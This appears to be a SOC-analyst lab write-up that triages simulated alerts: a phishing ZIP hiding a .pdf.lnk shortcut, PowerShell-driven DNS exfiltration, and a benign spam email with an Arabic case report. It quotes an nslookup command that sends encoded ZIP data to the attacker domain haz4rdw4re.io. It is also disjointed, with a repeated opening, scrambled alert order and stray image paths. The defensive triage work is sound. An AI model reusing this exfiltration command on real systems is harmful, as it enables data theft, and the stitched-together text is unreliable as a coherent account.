The PowerShell script reads the contents of the ZIP file exfilt8me.zip, and then sends it out via **a series of nslookup DNS requests to** multiple malicious domains as **haz4rdw4re.io**

Now we gathered all the information / findings needed to confirm the alert is True Positive, write case report


Alert ID: 1007 Severity (Low)



- Description: **A suspicious attachment was found in the email. Investigate further to determine if it is malicious.**
- datasource: **emails**
- timestamp: **06/17/2025 18:54:23.629**
- subject: **Important: Pending Invioce!**
- sender: **john@hatmakereurope.xyz**
- recipient: **michael.ascot@tryhatme.com**
- attachment: **ImportantInvoice-Febrary.zip**
- content: **The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.**
- direction: **inbound**

First I'll check the domain reputation of the email sender "**hatmakereurope.xyz**" using **analyst VM TryDetectThis** App

Press enter or click to view image in full size



Analyst VM TryDetectThis

The domain reputation appears clean, but we'll continue investigating to be sure. Moving to Splunk, let's dig deeper into this phishing email.


Splunk

Searching for the phishing email attachment file in Splunk to confirm whether the user interacted with it, such as downloading, opening, or triggering execution. By looking for related file creation events, process activity, or alternate data stream indicators to trace how the initial phishing attempt progressed on the endpoint.

Found multiple events indicating the user did interact with the phishing email attachment Sysmon Event ID 15 indicates the **creation of an alternate data stream (ADS)**

As you can see in picture above file extension is.pdf.lnk this is **not a PDF** it is a **shortcut (LNK)** file, a **common malware delivery mechanism** designed to **mislead users**.

Lets get back to analysis VM to analyze the file with TryDetectThis



Confirmed ! file is malicious, next step would be writing a case report .

Alert ID: 1007 Severity (Low) True Positive

Recommended Remediation Actions:

- Quarantine ZIP and LNK files to stop any further interaction.
- Block related IOCs domains / hashes etc

Alert ID: 1027 Severity (High)

- Description: A suspicious process with an uncommon parent-child relationship was detected in your environment.
- datasource: **sysmon**
- timestamp: **06/17/2025 19:19:33.629**
- event.code: **1**
- host.name: **win-3450**
- process.name: **nslookup.exe**
- process.pid: **5520**
- process.parent.pid: **3728**
- process.parent.name: **powershell.exe**
- process.command_line: **"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDlgAAAI.haz4rdw4re.io**
- process.working_directory: **C\Users\michael.ascot\downloads\exfiltration**
- event.action: Process **Create (rule: ProcessCreate)**
- investigate the parent process **(Powershell)**

  search in splunk index= host=win-3450*

  Found all event generated by host win-3450, I noticed Process nslookup.exe had parent powershell which is uncommon parent-child relationship.

  In typical user activity, nslookup.exe is manually run from CMD or used internally by Windows. Being spawned by PowerShell suggests automated use or script execution — **a common sign of attacker-controlled exfiltration scripts.** which clearly indicates Exfiltration via DNS by User michael.ascot

  *DNS exfiltration is the technique of **sneaking data out of a network using DNS queries**. Attackers encode stolen data (like credentials, files, or system info) and send it in chunks as part of **domain name queries** to their own **malicious DNS server** (C2 domain).*


  C:|Users|michael.ascot|Downloads|exfiltration|exfilt8me.zip

  Exfiltration via DNS by User michael.ascot

  The PowerShell script reads the contents of the ZIP file exfilt8me.zip, and then sends it out via **a series of nslookup DNS requests to** multiple malicious domains as **haz4rdw4re.io**

  Now we gathered all the information / findings needed to confirm the alert is True Positive, write case report.

with the 1000, here are the details



Dropdown gives us a little more detail about what we'll be working with.

:

Description: A suspicious email was received from an external sender with an unusual top-level domain. Note from SOC Head: This detection rule still needs fine-tuning.

datasource: emails

timestamp: 23/01/2025 18:17:31.289

subject: You've Won a Free Trip to Hat Wonderland — Click Here to Claim

sender: boone@hatventuresworldwide.online


recipient: miguel.odonnell@tryhatme.com

attachment: None

content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.

direction: inbound

Now clicking on the SIEM tab opens up a new page which loads up splunk :



The Analyst VM loads up a Windows 10 VM for analysis:

Documentation to keep in mind while triaging:

Alert Triage Documentation

This page outlines the steps for SOC analysts to effectively manage, investigate, and resolve alerts within the SOC dashboard.

1. **Initial Alert Review**:

- **Access the SOC Dashboard**: Open the SOC dashboard and review the new alerts.
- **Prioritize Alerts**: Assess the severity and priority of each alert based on the SOC's predefined criteria (e.g., critical, high, medium, low).


2. Initial Investigation:

- **Review Alert Details**: Look at the information provided in the alert such as source IP, destination IP, and any associated indicators of compromise (IOCs).

3. Investigate in the SIEM:

- **Access the SIEM**: If the information in the SOC dashboard is insufficient, access the Security Information and Event Management (SIEM) tool.
- **Query Related Logs**: Perform searches and queries to gather more comprehensive details about the alert. Check logs for any unusual or suspicious activity tied to the alert.
- **Correlation and Validation**: Correlate the event data with other sources to validate the credibility of the alert.

Alert 1000 Level : Easy




so now we can query the logs on Splunk:

index="*" sender="boone@hatventuresworldwide.online" OR recipient="miguel.odonnell@tryhatme.com"

This query gives us 8 events if we want to check on other emails received, with the first one dating to 01/23/2025 18:43:11.057 and subject: "Win a Trip to Hat Disneyland—Magical Memories Await!"


Query to focus on the alert generated:

index="*" sender="boone@hatventuresworldwide.online" AND recipient="miguel.odonnell@tryhatme.com"



Type	Field	Value	Actions
Selected	attachment	None	
	host	10.10.65.107:8989	
	source	eventcollector	
	sourcetype	_json	
	timestamp	01/23/2025 18:19:01.198	
Event	content	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.	
	datasource	emails	
	direction	inbound	
	recipient	miguel.odonnell@tryhatme.com	
	sender	boone@hatventuresworldwide.online	
	subject	You've Won a Free Trip to Hat Wonderland - Click Here to Claim	
Time	_time	2025-01-23T18:19:00.000+00:00	
Default	index	main	
	linecount	1	
	punct	[illegible]	
	splunk_server	ip-10-10-40-195	

You could look up the domain of the sender and wouldn't find anything suspicious and it was just one user that received an email from that sender, so moved straight on to the case creation:



تحليل الصورة التي أرسلتها) من منصة (Splunk يكشف عن **بريد إلكتروني وارد مشبوه** قد يبدو كنوع من **البريد العشوائي (Spam)** أو **تصيد احتيالي(Phishing)** ، لكن لا يحتوي على مؤشرات خبيثة واضحة.

الوصف:(Description)

البريد الإلكتروني الوارد تم إرساله من عنوان خارجي (yahoo.com) ويحتوي على عرض ترويجي مبالغ فيه ."Buy 100 Hats, Get 99 Free! Limited Time Only!") لا يحتوي البريد على مرفقات، ومحتواه تمت إزالته بناءً على سياسة الخصوصية.

التحليل:(Analysis)

التفاصيل	البند
09/19/2025 07:10:32.620 PM	**التاريخ والوقت:(Timestamp)**
Inbound(وارد)	**الاتجاه:(Direction)**
bray@yahoo.com	**المُرسل:(Sender)**
diego.summers@tryhatme.com	**المُستلم:(Recipient)**
"Exclusive Offer: Buy 100 Hats, Get 99 Free! Limited Time Only!"	**الموضوع:(Subject)**
emails	**المصدر:(Data source)**
None	**المرفق:(Attachment)**
تم إزالته بسبب سياسات الأمان	**المحتوى:(Content)**
رسالة دعائية أو محاولة تصيّد منخفضة الخطورة	**النتيجة المحتملة:**

التقييم الأولي:(Preliminary Assessment)

- **النوع)** Spam / Low-level Phishing :تصيّد منخفض(
- **الخطورة :(Severity)** منخفضة(Low)
- **النية المحتملة** :جذب الضحية للنقر على رابط دعائي أو خبيث (غير ظاهر حاليًا)
- **لا يوجد مرفق ولا روابط واضحة في هذا التحليل**
- **النشاط غير طبيعي لكنه شائع في الرسائل الدعائية**

مبرر الإغلاق:(Closure Justification)

- لم يتم العثور على **مرفقات خبيثة.**
- **لا توجد روابط أو سلوك مريب في البيانات المتوفرة.**
- المحتوى يشبه رسائل ترويجية غير مرغوبة.(Spam)
- لا توجد مؤشرات تقنية (IOCs) على أنه تهديد فعلي.

مبرر الإغلاق:

"تم تصنيف البريد كرسالة ترويجية .(Spam) لا يحتوي على مرفقات أو روابط ضارة واضحة. لا توجد مؤشرات خبيثة. لا حاجة لمزيد من التصعيد".

2.قائمة الكيانات المرتبطة:(Related Entities)

الكيان	نوع الكيان
bray@yahoo.com	البريد الإلكتروني للمرسل
diego.summers@tryhatme.com	البريد الإلكتروني للمستلم
emails	مصدر البيانات
"Exclusive Offer: Buy 100 Hats..."	الموضوع

عدم وجود مؤشرات خبيثة:(No Malicious Indicators)

- **لا يوجد مرفق(Attachment: None)**
- **لا يوجد عنوان URL مشبوه**
- **الاتجاه وارد من مصدر معروف(Yahoo)**
- **المحتوى ترويجي وليس به تعليمات تنفيذ أو خداع واضح**
- **لا يوجد نشاط لاحق أو ردود على هذا البريد**

الاستنتاج النهائي:

لا يوجد تهديد حقيقي في هذه الرسالة. يمكن تصنيفها كـ **بريد غير مرغوب فيه (Spam)** أو **Phishingمنخفض التأثير** .لا حاجة لاتخاذ إجراء تقني، فقط يمكن إ**غلاق التنبيه كمغلق بدون ضرر.(Closed - Benign)**

link

رابط المشروع